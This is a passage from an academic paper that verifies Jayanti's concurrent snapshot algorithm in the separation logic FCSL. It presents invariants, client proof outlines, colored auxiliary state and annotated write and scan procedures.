▸ **Invariant 2** (Relating $\mathsf{scanned}$ and snapshots)**.** The set $\mathsf{scanned}\ \Omega$ satisfies the following properties:

1. if $t_1 \in \mathsf{scanned}\,\Omega$ and $t_2 \in \mathsf{scanned}\,\Omega$, then $t_1\ \Omega\ t_2 \vee t_2\ \Omega\ t_1$ (linearity).
2. if $t_2 \in \mathsf{scanned}\,\Omega$ and $t_1\ \Omega\ t_2$, then $t_1 \in \mathsf{scanned}\,\Omega$ (downward closure).
3. if $t \in \mathsf{scanned}\,\Omega$, $\chi \subseteq \chi'$, $\Omega \subseteq \Omega'$, $\mathsf{scanned}\,\Omega \subseteq \mathsf{scanned}\,\Omega'$, and $\Omega \downarrow t = \Omega' \downarrow t$ then $\mathsf{eval}\,t\,\Omega\,\chi = \mathsf{eval}\,t\,\Omega'\,\chi'$. (snapshot preservation).

The first two properties merely state that the subset $\mathsf{scanned}\,\Omega$ is totally-ordered (2.1) and also downward closed (2.1). The last property is the most interesting: it entails that once a snapshot is observed by `scan`, its validity will not be compromised by future or ongoing calls to `write`. Thus, snapshots returned from previous calls to `scan` are still valid and observable in the future.

4 Client reasoning

Comparison with linearizability specifications. In linearizability one would specify `write` and `scan` by relating them, via a simulation argument, to sequential programs for writing

[3] In fact, this is what we currently do in our Coq files.

and scanning, respectively. On the face of it, such specs are indeed simpler than ours above, as they merely state that `write` writes and `scan` scans. Our specs capture this property with one conjunct in each postcondition. The remainders of the postconditions describe the relative order of the atomic events, *observed* by threads, including explicit prohibition on reordering non-overlapping events, which is itself inherent in the definition of linearizability.

However, the additional specifications are not pointless, and they become useful when it comes to reasoning about clients. Linearizability tells us that we can simplify a fine-grained client program by replacing the occurrences of `write` and `scan` with the atomic and sequential equivalents, thus turning the client into an equivalent coarse-grained concurrent program. However, linearizability is not directly concerned with verifying that coarse-grained equivalent itself. Then, if one is interested in proving client properties which involve timing and/or ordering properties of such events, it is likely that the simple sequential spec described above do not suffice, and extra auxiliary state is still required.

On the other hand, if one wants to reason about such clients using a Hoare logic, then our specs are immediately useful. Moreover, in our setting, client reasoning depends solely on the API for scan and write, regardless of the different linearizations of a program. In the sequel, we illustrate this claim by deriving interesting client timing properties out of the specs of `write` and `scan`.

Moreover, because we use separation logic, our approach easily supports reasoning about programs with a dynamic number of threads, and about programs that transfer state ownership. In fact, as we already commented in Section 3, our proofs rely on transferring write events from χ_{j} (joint ownership) to χ_{s} (private ownership), upon `write`'s termination. This is immediate in FCSL, as reasoning about histories inherits the infrastructure of the ordinary heap-based separation logic, such as framing and, in this case, ownership transfer. In contrast, Linearizability is usually considered for a fixed number of threads, and its relationship with ownership transfer is more subtle [14, 4].

An additional benefit of specifying the event orders by Hoare triples at the user level, is that one can freely combine methods with different event-ordering properties, that need not respect the constraints of linearizability [39].

Example clients. We first consider the client e, defined as follows:

$$\begin{array}{l}\texttt{write}\ (x,2);\\ \texttt{write}\ (y,1)\end{array} \quad \Big\| \quad \texttt{scan}\ () \quad \Big\| \quad \texttt{write}\ (x,3)$$

It is our running example from Figure 2a. We will show that it satisfies the spec below. In the sequel we omit the STS C, as it never changes.

$$e : \{\chi_{\mathsf{s}} = \varnothing\}\,\{r.\, \exists t_1\, t_2\, t_3\, t_s.\ \chi'_{\mathsf{s}} = t_1 \mapsto (y,1) \cup t_2 \mapsto (x,2) \cup t_3 \mapsto (x,3) \wedge \mathsf{dom}(\chi) \subseteq \Omega' \downarrow t_s \wedge \mathsf{dom}(\chi_{\mathsf{o}}) \subseteq \Omega' \downarrow t_2, \Omega' \downarrow t_3 \wedge t_2\ \Omega'\ t_1 \wedge r = \mathsf{eval}\ t_s\ \Omega'\ \chi'\}$$

The spec of e states that (1) `write` $(x,2)$, timestamped t_2, occurs sequentially before `write` $(y,1)$ which is timestamped t_1, (2) the remaining write, timestamped t_3, and the scan, timestamped t_s, are not temporally constrained, and (3) the writes that terminated before the client started are ordered before t_2 (and thus before t_1), t_3 and t_s. The example illustrates how to track timestamps and their order, but does not utilize the properties of $\mathsf{scanned}\,\Omega$. We illustrate the latter in another example at the end of this section.

We first verify the subprograms `scan` $()$ $\|$ `write` $(x,3)$ and `write` $(x,2)$; `write` $(y,1)$ separately, and then combine them into the full proof. As proof outlines show intermediate,

in addition to pre- and post-state, we cannot quite utilize VDM notation in them. As a workaround, we explicitly introduce logical variables h and h_o to name (subsets of) the initial global and other history.

1 $\{\chi_s = \varnothing \wedge h \subseteq \chi \wedge h_o \subseteq \chi_o\}$

2a	$\{\chi_s = \varnothing \wedge h \subseteq \chi \wedge h_o \subseteq \chi_o\}$	2b	$\{\chi_s = \varnothing \wedge h \subseteq \chi \wedge h_o \subseteq \chi_o\}$
3a	`scan` $()$	3b	`write` $(x, 3)$
4a	$\{r.\ \exists t_s.\ \chi_s = \varnothing \wedge \mathsf{dom}(h) \subseteq \Omega \downarrow t_s \wedge r = \mathsf{eval}\, t_s\, \Omega\, \chi\}$	4b	$\{\exists t_3.\ \chi_s = t_3 \mapsto (x, 3) \wedge \mathsf{dom}(h_o) \subseteq \Omega \downarrow t_3\}$

5 $\{r.\ \exists t_3\, t_s.\ \chi_s = t_3 \mapsto (x, 3) \wedge \mathsf{dom}(h_o) \subseteq \Omega \downarrow t_3 \wedge \mathsf{dom}(h) \subseteq \Omega \downarrow t_s \wedge r = \mathsf{eval}\ t_s\ \Omega\ \chi\}$

The proof applies the rule for parallel composition of FCSL. This rule is described in Appendix A. Here, we just mention that, upon forking, the rule distributes the value of χ_s of the parent thread, to the χ_s values of its children; in this case, all these are $\varnothing$. Dually, upon joining, the χ_s values of the children in lines 4a and 4b, are collected, in line 5, into that of the parent. The other assertions in 4a and 4b directly follow from the specs of `scan` and `write` and the Invariants 1.1 and 1.2, and directly transfer to line 5. While the proof outline does not establish how `scan` and `write` interleaved, it establishes that t_3 and t_s both appear after the writes that are prior to the client's call.

1 $\{\chi_s = \varnothing \wedge h \subseteq \chi \wedge h_o \subseteq \chi_o\}$
2 `write` $(x, 2)$;
3 $\{\exists t_2.\ \chi_s = t_2 \mapsto (x, 2) \wedge \mathsf{dom}(h_o) \subseteq \Omega \downarrow t_2\}$
4 `write` $(y, 1)$
5 $\{\exists t_1\, t_2.\ \chi_s = t_1 \mapsto (y, 1) \cup t_2 \mapsto (x, 2) \wedge \mathsf{dom}(h_o) \subseteq \Omega \downarrow t_2 \wedge t_2\ \Omega\ t_1\}$

The second proof outline starts with the same precondition. Then line 3 directly follows from the spec of `write`, using $h_o \subseteq \chi_o$. To proceed, we need to apply FCSL *framing*: the precondition of `write` requires $\chi_s = \varnothing$, but we have $\chi_s = t_2 \mapsto (x, 2)$. The frame rule is explained in Appendix A. Here we just mention that framing modifies the spec of `write` by joining $t_2 \mapsto (x, 2)$ to χ_s, χ'_s *and* χ_o as follows.

`write` (p, v) : $\{\chi_s = t_2 \mapsto (x, 2)\}$ $\{\exists t.\ \chi'_s = t \mapsto (p, v) \cup t_2 \mapsto (x, 2) \wedge \mathsf{dom}(\chi_o \cup t_2 \mapsto (x, 2)) \cup \mathsf{scanned}\ \Omega \subseteq \Omega' \downarrow t\}$

Such a framed spec for `write` gives us that after line 4: (1) $\chi_s = t_1 \mapsto (y, 1) \cup t_2 \mapsto (x, 2)$, and (2) $\mathsf{dom}(h_o \cup t_2 \mapsto (x, 2)) \subseteq \Omega \downarrow t_1$. From Invariants 1, we also obtain that (3) $\mathsf{dom}(h_o) \subseteq \Omega \downarrow t_2$, which simply transfers from line 3. Now, in the presence of (2), we can simplify (3) into $t_2\ \Omega\ t_1$, thus obtaining the postcondition in line 5.

The final step applies the rule for parallel composition to the two derivations, splitting χ_s upon forking, and collecting it upon joining:

e : $\{\chi_s = \varnothing \wedge h \subseteq \chi \wedge h_o \subseteq \chi_o\}$
$\{r.\ \exists t_1\, t_2\, t_3\, t_s.\ \chi_s = t_1 \mapsto (y, 1) \cup t_2 \mapsto (x, 2) \cup t_3 \mapsto (x, 3) \wedge \mathsf{dom}(h) \subseteq \Omega \downarrow t_s \wedge \mathsf{dom}(h_o) \subseteq \Omega \downarrow t_2, \Omega \downarrow t_3 \wedge t_2\ \Omega\ t_1 \wedge r = \mathsf{eval}\, t_s\, \Omega\, \chi\}$

From here, the VDM spec of e is derived by priming the Greek letters in the postcondition, and choosing $h = \chi$ and $h_o = \chi_o$.

The spec of e can be further used in various contexts. For example, to recover the context from Section 2, where e is invoked with $x = 5$, $y = 0$, we can frame e wrt. $\chi_s = t_5 \mapsto$

$(x,5) \cup t_0 \mapsto (y,0)$ to make explicit the events that initialize x and y. Then, it is possible to derive in FCSL that if e executes without interference (*i.e.*, if $\chi = \chi_o = \chi' = \chi'_o = \varnothing$), then the result at the end must be $r \in \{(5,0),(2,0),(3,0),(2,1),(3,1)\}$. As expected, $r \neq (5,1)$, because the write of 2 sequentially precedes the write of 1.

We next illustrate the use of Invariants 2, which are required for clients that use `scan` in *sequential composition*. We consider the program

$$e' = r \leftarrow \texttt{scan}; \texttt{write}\,(x,v); \textbf{return}\, r$$

and prove that e' can be ascribed the following spec:

$$e' : \{\chi_s = \varnothing\} \quad \{\exists\, t_s\ t_x.\ \chi'_s = t_x \mapsto (x,v) \wedge t_s \in \Omega' \downarrow t_x \wedge r = \mathsf{eval}\ t_s\ \Omega'\ \chi'\}$$

The spec says that the write event (t_x) is subsequent to the scan (t_s), as one would expect. In particular, the snapshot r remains valid, *i.e.*, the write does not change the order Ω and history χ in a way that makes r cease to be a valid snapshot in Ω' and χ'. The proof outline follows, with the explanation of the critical steps.

1 $\{\chi_s = \varnothing\}$
2 $r \leftarrow$ `scan`;
3 $\{\exists\, t_s, w'(=\Omega), h'(=\chi).\ \chi_s = \varnothing \wedge t_s \in \mathsf{scanned}\, w' \wedge r = \mathsf{eval}\ t_s\ w'\ h'\}$
4 `write` (x,v);
5 $\{\exists\, t_s\, t_x.\ \chi_s = t_x \mapsto (x,v) \wedge t_s \in \Omega \downarrow t_x \wedge t_s \in \mathsf{scanned}\,\Omega \wedge r = \mathsf{eval}\ t_s\ \Omega\ \chi\}$
6 **return** r

Line 3 is a direct consequence of the spec of `scan`, where we omitted the conjunct $\mathsf{dom}(\chi) \subseteq \Omega' \downarrow t_s$, as we do not need it for the subsequent derivation. We also introduce explicit names w' and h' for the current values of Ω and χ. Now, to derive line 5, by the spec of `write`, we know there exists a timestamp t_x corresponding to the write, such that (1) $\chi_s = t_x \mapsto (x,v)$, which is a conjunct in line 5, and also (2) $\mathsf{dom}(\chi_o) \cup \mathsf{scanned}\, w' \subseteq \Omega \downarrow t_x$. Furthermore, (3) $t_s \in \mathsf{scanned}\, w'$, and (4) $r = \mathsf{eval}\ t_s\ w'\ h'$, simply transfer from line 3. From (2) and (3), we infer that $t_s \in \Omega \downarrow t_x$. To complete the derivation of line 5, it remains to show that $t_s \in \mathsf{scanned}\,\Omega$ and $r = \mathsf{eval}\ t_s\ \Omega\ \chi$. For this, we use (3), (4) and the Invariants 1 and 2, as follows. First, by Invariant 1.3, and because $t_s \in \mathsf{scanned}\, w'$, we get $w' \downarrow t_s = \Omega \downarrow t_s$. By Invariant 1.2, this gives us $t_s \in \mathsf{scanned}\,\Omega$ as well. By Invariant 1.1, $h' \subseteq \chi$, and then by Invariant 2.3, $r = \mathsf{eval}\ t_s\ w'\ h' = \mathsf{eval}\ t_s\ \Omega\ \chi$, completing the deduction of line 5.

Observe that the main role of scanned in proofs is to enable showing *stability* of values obtained by eval, using Invariant 2.3. The remaining Invariants 2.1 and 2.2 allow us to replace a number of conjuncts about scanned by a single one that expresses the membership of the largest timestamp in the current scanned set.

5 Internal auxiliary state

In order to verify the *implementations* of `write` and `scan`, we require further auxiliary state that does *not* feature in the specifications, and is thus hidden from the clients.

First, we track the point of execution in which `write` and `scan` are, but instead of line numbers, we use datatypes to encode extra information in the constructors. For example, the scanner's state is a triple (S_s, S_x, S_y). S_s is drawn from $\{\mathsf{S_{On}}, \mathsf{S_{Off}}\, t\}$. If $\mathsf{S_{On}}$, then the scanner is in lines 7–11 in Figure 1. If $\mathsf{S_{Off}}\ t$, the the scanner reached line 12 at "time" t, and is now in 13–17. S_x is a Boolean bit, set when the scanner clears fx in line 8, and reset

upon scanner's termination (dually for S_y and fy). Writers' state for x is tracked by the auxiliary W_x (dually, W_y). These are drawn from $\{\mathsf{W_{Off}}, \mathsf{New}\ t\ v, \mathsf{Fwd}\ t\ v, \mathsf{Done}\ t\ v\}$, where t marks the beginning of the write and v is the value written to pointer p. If $\mathsf{W_{Off}}$, then no write is in progress. If $\mathsf{New}\ t\ v$, then the writer is in line 2. If $\mathsf{Fwd}\ t\ v$, then b has been set in line 3, triggering forwarding. If $\mathsf{Done}\ t\ v$, the writer is free to exit.

Second, like in linearizability, we record the ending times of terminated events, using an auxiliary variable τ. τ is a function that takes a timestamp identifying the beginning of some event, and returns the ending time of that event, and is undefined if the event has not terminated. However, we do not *generate* fresh timestamps to mark event ending times. Instead, at the end of `write`, we simply read off the last used timestamp in χ, and use it as the ending time of `write`. This is a somewhat non-standard way of keeping time, but it suffices to prove that events t_1 and t_2 which are non-overlapping (*i.e.*, $\tau(t_1) < t_2$ or $\tau(t_2) < t_1$) are never reordered. The latter is required by the postconditions of `write` and `scan`, as we discussed in Section 3. Formally, the following is an *invariant* of the snapshot object; *i.e.*, a property of the state space of STS C from Figure 4, preserved by C's transition.

▸ **Invariant 3.** The logical order $<_\sigma$ preserves the real time order of non-overlapping events: $\forall t_1 \in \mathsf{dom}(\tau), t_2 \in \mathsf{dom}(\chi)$, if $\tau(t_1) < t_2$ then $t_1 <_\sigma t_2$.

Third, we track the rearrangement status of write events wrt. an ongoing *active* scan, by *colors*. A scan is *active* if it has cleared the forwarding pointers in lines 8 and 9, and is ready to read x and y. We keep the auxiliary variable κ, which is a function mapping each timestamp in χ to a color, as follows.

- Green timestamps identify write events whose position in the logical order is fixed in the following sense: if $\kappa(t_1) = \mathsf{green}$ and $t_1 <_\sigma t_2$, then $t_1 <_{\sigma'} t_2$ for every σ' to which σ may step by auxiliary code execution (Section 6). For example, since we only reorder overlapping events, and only the scanner reorders events, every event that finished before the active scan started will be green. Also, a green timestamp never changes its color.
- Red timestamps identify events whose order is not fixed, but which will *not* be manipulated by the active scan, and are left for the next scan.
- Yellow timestamps identify events whose order is not fixed yet, but which *may* be manipulated by the ongoing active scan, as follows. The scan can *push* a yellow timestamp in logical time, *past* another green or yellow timestamp, but not past a red one. *This is the only way the logical ordering can be modified.*

There are a number of invariants that relate colors and timestamps. We next list the ones that are most important for understanding our proof. We use χ_p to denote the sequence of writes into the pointer p that appear in the history χ, sorted by their order in σ[4].

▸ **Invariant 4** (Colors). The colors of χ_p are described by the regular expression $\mathbf{g}^+\mathbf{y}^?\mathbf{r}^*$: there is a non-empty prefix of green timestamps, followed by *at most* one yellow, and arbitrary number of reds.

By the above invariant, the yellow color identifies the write event into the pointer p, that is the *unique* candidate for reordering by the ongoing active scan. Moreover, all the writes into p prior to the yellow write, will have already been colored green (and thus, fixed in time), whether they overlapped with the scanner or not.

[4] For reasoning purposes, it serves us better to think of χ_p as sub-histories, with an *e*xternal ordering given by σ. We do, however, implement χ_p as a list filter: $\chi_p = \mathsf{filter}\ (\lambda t.\, t \mapsto (p, \_) \in \chi)\ \sigma$.

▸ **Invariant 5** (Color of forwarded values). Let $S_s = \mathsf{S_{Off}}\ t_{\mathsf{off}}$, and $p \in \{x, y\}$, and $S_p = \mathsf{True}$ (*i.e.*, scanner is in lines 13–16), and $v \neq \bot$ has been forwarded to p; *i.e.*, $\texttt{fwd}\ p \mapsto v$. Then the event of writing v into p is in the history, *i.e.*, there exists t such that $t \mapsto (p, v) \in \chi_p$. Moreover, t is the last green, or the yellow timestamp in χ_p.

The above invariant restricts the set of events that could have forwarded a value to the scanner, to only two: the event with the (unique) yellow timestamp, or the one corresponding to the last green timestamp. By Invariant 4, these two timestamps are consecutive in χ_p.

▸ **Invariant 6** (Red zone). If $S_s = \mathsf{S_{Off}}\ t_{\mathsf{off}}, S_x = \mathsf{True}, S_y = \mathsf{True}$, then χ satisfies the $(\mathbf{g}|\mathbf{y})^+\mathbf{r}^*$ pattern. Moreover, for every $t \in \mathsf{dom}(\chi)$:

- $\kappa(t) = \mathsf{green} \implies t \leqslant t_{\mathsf{off}}$
- $\kappa(t) = \mathsf{yellow} \implies t \leqslant t_{\mathsf{off}} \leqslant \tau(t)$
- $\kappa(t) = \mathsf{red} \implies t_{\mathsf{off}} < t$

This invariant restricts the global history χ (not the pointer-wise projections χ_p). First, the red events in χ are consecutive, and cannot be interspersed among green and yellow events. Thus, when a scanner pushes a yellow event past a green event, or past another yellow event, it will not "jump over" any reds. Second, the invariant relates the colors to the time t_{off} at which the scanner was turned off (in line 12, Figure 1). This moment is important for the algorithm; *e.g.*, it is the linearization point for `scan` in Jayanti's proof [22]. We will use the above inequalities wrt. t_{off} in our proofs, to establish that the events reordered by the scanner *do* overlap, as per Invariant 3.

We can now define the stable logical order Ω, and the set $\mathsf{scanned}\,\Omega$, using the internal auxiliary state of colors and ending times.

▸ **Definition 7** (Logical order Ω and $\mathsf{scanned}\,\Omega$).
1. $t_1\,\Omega\,t_2 \ \widehat{=}\ (t_1 = t_2) \vee (\tau(t_1) < t_2) \vee (t_1 <_\sigma t_2 \wedge \kappa(t_1) = \mathsf{green})$
2. $\mathsf{scanned}\,\Omega = \{t \mid \Omega\downarrow t = \leqslant_\sigma \downarrow t \wedge \forall s \in \Omega\downarrow t.\, \kappa(s) = \mathsf{green}\}$.

From the definition of Ω, notice that $t_1\,\Omega\,t_2$ is stable (*i.e.*, invariant under interference), since threads do not change the ending times τ, the color of green events, or the order of green events in $<_\sigma$, as we already discussed. From the definition of $\mathsf{scanned}\,\Omega$, notice that for every $t \in \mathsf{scanned}\,\Omega$, it must be that $\Omega\downarrow t$ is a linearly-ordered set wrt. Ω, because it equals a prefix of the *sequence* σ.

We close this section with a few technical invariants that we use in the sequel.

▸ **Invariant 8** (Last write). Let pointer $p \in \{x, y\}$, and $\mathsf{last}_\sigma\ \chi_p$ be the timestamp in χ_p that is largest wrt. the logical order $\leqslant_\sigma$. Then the contents of p equals the value written by the event associated with $\mathsf{last}_\sigma\ \chi_p$. That is, $p \mapsto \chi_p(\mathsf{last}_\sigma \chi_p)$.

▸ **Invariant 9** (Joint history). Let pointer $p \in \{x, y\}$. If the writer for p is active *i.e.* $W_p \neq \mathsf{W_{Off}}$, then the write event that it is performing is timestamped and placed into joint history χ_{j}. Dually, if $t \in \mathsf{dom}(\chi_{\mathsf{j}})$, then the event t is performed by the active writer for p:

$$t \mapsto (p, v) \in \chi_{\mathsf{j}} \iff W_p = \mathsf{New}\ t\,v \vee W_p = \mathsf{Fwd}\ t\,v \vee W_p = \mathsf{Done}\ t\,v$$

▸ **Invariant 10** (Terminated events). Histories χ_{o} and χ_{s} store only terminated events, *i.e.*, events whose ending times are recorded in τ. Moreover, the codomain of τ is bounded by the maximal timestamp, in real time, in $\mathsf{dom}(\chi)$:
1. $\mathsf{dom}(\tau) = \mathsf{dom}(\chi_{\mathsf{s}}) \cup \mathsf{dom}(\chi_{\mathsf{o}})$.
2. $\forall a \in \mathsf{dom}(\tau).\ \tau(a) \leqslant \mathsf{max}\ (\mathsf{dom}(\chi))$.

```
1    write (p, v) {
2      ⟨p := v; register(p, v)⟩;
3      ⟨b ← read(S); check(p, b)⟩;
4      if b
5      then ⟨fwd p := v; forward(p)⟩;
5'     ⟨finalize(p)⟩}

6    scan() : (A × A) {
7      ⟨S := true; set(true)⟩;
8      ⟨fx := ⊥; clear(x)⟩;
9      ⟨fy := ⊥; clear(y)⟩;
10     vx ← ⟨read(x)⟩;
11     vy ← ⟨read(y)⟩;
12     ⟨S := false; set(false)⟩;
13     ox ← ⟨read(fx)⟩;
14     oy ← ⟨read(fy)⟩;
15     rx ← if (ox ≠ ⊥) then ox else vx;
16     ry ← if (oy ≠ ⊥) then oy else vy;
17     ⟨relink(rx, ry); return (rx, ry)⟩}
```

Figure 5 Snapshot procedures annotated with auxiliary code.

▸ **Lemma 11** (Green/yellow read values). *Let $p \in \{x, y\}$. If the scanner state is $S_s = \mathsf{S_{On}}, S_p =$ True,* i.e.*, the scanner is between lines 10–11 in Figure 1, and $p \mapsto v$ in the physical heap, then exists t such that $t \mapsto (p, v) \in \chi_p$. Moreover, t is the last green or the yellow timestamp in χ_p.*

▸ **Lemma 12** (Chain). *If $t \in \mathsf{dom}(\chi)$ and $\kappa(\leqslant_\sigma \downarrow t) = \mathsf{green}$, then $\Omega \downarrow t \;=\; \leqslant_\sigma \downarrow t$.*

6 Auxiliary code implementation

Figure 5 annotates Jayanti's procedures with auxiliary code (typed in *italic*), with ⟨angle braces⟩ denoting that the enclosed real and auxiliary code execute *simultaneously* (*i.e.*, atomically). The auxiliary code builds the histories, evolves the sequence σ, and updates the color of various write events, while respecting the invariants from Section 3. Thus, it is the *constructive* component of our proofs. Each atomic command in Figure 5 represents one *transition* of the STS C from Figure 4.

The auxiliary code is divided into several procedures, all of which are sequences of reads followed by updates to auxiliary variables. We present them as Hoare triples in Figure 6, with the unmentioned state considered unchanged. The bracketed variables preceding the triples (*e.g.*, $[t, v]$) are logical variables used to show how the pre-state value of some auxiliary changes in the post-state. To symbolize that these triples *define* an atomic command, rather than merely stating the command's properties, we enclose the pre- and postcondition in angle brackets $\langle - \rangle$.

Auxiliary code for `write`. In line 2, *register*(p, v) creates the write event for the assignment of v to p. It allocates a *fresh* timestamp t, inserts the entry $t \mapsto (p, v)$ into χ_j, and adds t to the end of σ, thus registering t as the currently latest write event. The fresh timestamp t is computed out of the history χ; we take the largest natural number occurring as a timestamp in χ, and increment it by 1. The variable W_p updates the writer's state to indicate that the writer finished line 2 with the timestamp t allocated, and the value v written into p. The color of t is set to yellow (*i.e.*, the order of t is left undetermined), but only if $(S_s = \mathsf{S_{On}})\&S_p$ (*i.e.*, an active scanner is in line 10). Otherwise, t is colored red, indicating that the order of t will be determined by a future scan.

$$
\begin{array}{ll}
\mathit{register}(p,v): & \langle W_p = \mathsf{W_{Off}}\rangle \\
& \langle \sigma' = \mathsf{snoc}\ \sigma\ t,\ \chi'_{\mathsf{j}} = \chi_{\mathsf{j}} \cup t \mapsto (p,v),\ W'_p = \mathsf{New}\ t\ v, \\
& \ \kappa' = \text{if } (S_s = \mathsf{S_{On}})\&S_p \text{ then } \kappa[t \mapsto \mathsf{yellow}] \text{ else } \kappa[t \mapsto \mathsf{red}]\rangle \\
& \ \text{where } t = \mathsf{fresh}\ \chi = \mathsf{max}\,(\mathsf{dom}(\chi)) + 1 \\
\mathit{check}\,(p,b) & : [t,v].\ \langle W_p = \mathsf{New}\ t\ v\rangle\ \langle W'_p = \text{if } b \text{ then } \mathsf{Fwd}\ t\ v \text{ else } \mathsf{Done}\ t\ v\rangle \\
\mathit{forward}\,(p) & : [t,v].\ \langle W_p = \mathsf{Fwd}\ t\ v\rangle \\
& \ \langle W'_p = \mathsf{Done}\ t\ v,\ \kappa' = \text{if } (S_s = \mathsf{S_{On}})\&S_p \text{ then } \kappa[t \mapsto \mathsf{green}] \text{ else } \kappa\rangle \\
\mathit{finalize}(p) & : [t,v].\ \langle W_p = \mathsf{Done}\ t\ v, t \mapsto (p,v) \in \chi_{\mathsf{j}}\rangle \\
& \ \langle W'_p = \mathsf{W_{Off}},\ \chi'_{\mathsf{s}} = \chi_{\mathsf{s}} \cup t \mapsto (p,v),\ \chi'_{\mathsf{j}} = \chi_{\mathsf{j}} \backslash \{t\},\ \tau' = \tau \cup t \mapsto \mathsf{max}\,(\mathsf{dom}(\chi))\rangle
\end{array}
$$

$$
\begin{array}{lll}
\mathit{set}(b) & : & \langle S_s = \text{if } b \text{ then } \mathsf{S_{Off}}\ (\_) \text{ else } \mathsf{S_{On}},\ S_x = \neg\, b, S_y = \neg\, b\rangle \\
& & \langle S'_s = \text{if } b \text{ then } \mathsf{S_{On}} \text{ else } \mathsf{S_{Off}}\ (\mathsf{last}\ \chi),\ S'_x = \neg\, b, S'_y = \neg\, b\rangle \\
\mathit{clear}(p) & : & \langle S_s = \mathsf{S_{On}},\ S_p = \mathsf{False}\rangle \\
& & \langle S'_s = \mathsf{S_{On}},\ S'_p = \mathsf{True},\ \kappa' = \kappa[\chi_p \mapsto \mathsf{green}]\rangle \\
\mathit{relink}(r_x, r_y) & : [t_x, t_y]. & \langle S_s = \mathsf{S_{Off}}(\_), t_x \mapsto (x, r_x), t_y \mapsto (y, r_y) \in \chi, S_x = S_y = \mathsf{True}, \\
& & \ \forall p \in \{x, y\}.\ \mathsf{lastGY}\ p\ t_p\rangle \\
& & \ \langle S'_s = S_s, S'_x = S'_y = \mathsf{False}, \kappa' = \kappa[t_x, t_y \mapsto \mathsf{green}], \\
& & \ \sigma' = \text{if } (d = \mathsf{Yes}\ x\ s) \text{ then } \mathit{push}\ s\ t_y\ \sigma \\
& & \ \ \ \ \text{else if } (d = \mathsf{Yes}\ y\ s) \text{ then } \mathit{push}\ s\ t_x\ \sigma \text{ else } \sigma\rangle \\
& & \ \text{where } d = \mathit{inspect}\ t_x\ t_y\ \sigma\ \kappa
\end{array}
$$

Figure 6 Auxiliary procedures for `write` and `scan`. Bracketed variables (*e.g.*, $[t, v]$) are logical variables that scope over precondition and postcondition.

In line 3, $\mathit{check}(p, b)$, depending on b, sets the writer state to Fwd, indicating that a scan is in progress, and the writer should forward, or to Done, indicating that the writer is ready to terminate.

In line 5, *forward* colors the allocated timestamp t green, if an active scanner has passed lines 8–9 and is yet to reach line 12, because such a scanner will definitely see the write, either by reading the original value in lines 10–11, or by reading the forwarded value in lines 13–14. Thus, the logical order of t becomes fixed. In fact, it is possible to derive from the invariants in Section 3, that this order is the same one t was assigned at registration, *i.e.*, the linearization point of this write is line 2.

In line 5', *finalize* moves the write event t from the joint history χ_{j} to the thread's self history χ_{s}, thus acknowledging that t has terminated. The currently largest timestamp of χ is recorded in τ as t's ending time. By definition of Ω, all the writes that terminated before t in real time, will be ordered before t in Ω.

Auxiliary code for `scan`. Method *set* toggles the scanner state S_s on and off. When executed in line 12, it returns the timestamp t_{off} that is currently maximal in real time, as the moment when the scanner is turned off.

The procedure $\mathit{clear}(p)$ is executed in lines 8–9 simultaneously with clearing the forwarding pointer for p. In addition to recording that the scanner passed lines 8 or respectively 9, by setting the S_p bit, it colors the sub-history χ_p green. Thus, by definition of $\mathsf{scanned}\,\Omega$, the ongoing one and all previous writes to p are recorded as scanned, and thus linearized.

Finally, the key auxiliary procedure of our approach is *relink*. It is executed at line 17 just before the scanner returns the pair (r_x, r_y). Its task is to modify the logical order of the writes, to make (r_x, r_y) *appear* as a valid snapshot. This will always be possible under the

precondition of *relink* that the timestamps t_x, t_y of the events that wrote r_x, r_y respectively, are either the last green or the yellow ones in the respective histories χ_x and χ_y, and *relink* will consider all four cases. This precondition holds after line 16 in Figure 5, as one can prove from Invariants 4 and 5. In the precondition we introduce the following abbreviation:

$$\mathsf{lastGY}\ p\,t \ \widehat{=}\ t = \mathsf{last\_green}_\sigma\ \chi_p \vee \kappa(t) = \mathsf{yellow} \tag{2}$$

Relink uses two helper procedures *inspect* and *push*, to change the logical order. *Inspect* decides if the selected t_x and t_y determine a valid snapshot, and *push* performs the actual reordering. The snapshot determined by t_x and t_y is valid if there is no event s such that $t_x <_\sigma s <_\sigma t_y$ and s is a write to x (or, symmetrically $t_y <_\sigma s <_\sigma t_x$, and s is a write to y). If such s exists, *inspect* returns $\mathsf{Yes}\ x\ s$ (or $\mathsf{Yes}\ y\ s$ in the symmetric case). The reordering is completed by *push*, which moves s right after t_y (after t_x in the symmetric case) in $\leqslant_\sigma$. Finally, *relink* colors t_x and t_y green, to fix them in Ω. We can then prove that (r_x, r_y) is a valid snapshot wrt. Ω, and remains so under interference. Notice that the timestamp s returned by *inspect* is always uniquely determined, and yellow. Indeed, since t_x and t_y are not red, no timestamp between them can be red either (Invariant 6). If $t_x <_\sigma s <_\sigma t_y$ and s is a write to x (and the other case is symmetric), then t_x must be the last green in χ_x, forcing s to be the unique yellow timestamp in χ_x, by Invariant 4.

To illustrate, in Figure 3a we have $r_x = 2$, $r_y = 1$, t_x and t_y are both the last green timestamp of χ_x and χ_y, respectively, and $t_x <_\sigma t_y$. However, there is a yellow timestamp s in χ_x coming after t_x, encoding a write of 3. Because $t_x <_\sigma s <_\sigma t_y$, the pair (r_x, r_y) is not a valid snapshot, thus *inspect* returns $\mathsf{Yes}\ x\ s$, after which *push* moves 3 after 1.

We have omitted the definitions of *inspect* and *push* for the sake of brevity. These are presented in Appendix B. We conclude this section with the main property of *relink*, whose proof can be found in our Coq files [1].

▸ **Lemma 13** (Main property of *relink*). *Let the precondition of relink hold,* i.e., $S_s = \mathsf{S_{Off}}(\_)$, $t_x \mapsto (x, r_x), t_y \mapsto (y, r_y) \in \chi$, $S_x = S_y = \mathsf{True}$, *and* $\forall p \in \{x, y\}.\ \mathsf{lastGY}\ p\ t_p$. *Then the ending state of relink satisfies the following:*

1. *For all* $p \in \{x, y\}$, $t_p = \mathsf{last\_green}_{\sigma'}\ \chi'_p$.
2. *Let* $t = \mathsf{max}_{\sigma'}(t_x, t_y)$. *Then for every* $s \leqslant_{\sigma'} t$, $\kappa'(s) = \mathsf{green}$.

7 Correctness

We can now show that `write` and `scan` satisfy the specifications from Figure 4. As before, we avoid VDM notation in proof outlines by using logical variables.

Proof outline for `write`. The proof outline for `write` is presented in Figure 7. Line 1 introduces logical variables w, h and h_o, which name the initial values of Ω, χ, and χ_o. Line 2 adds the knowledge that the writer for the pointer p is turned off ($W_p = \mathsf{W_{Off}}$). This follows from our implicit assumption that there is only one writer in the system, which, in the Coq code, we enforce by locks.

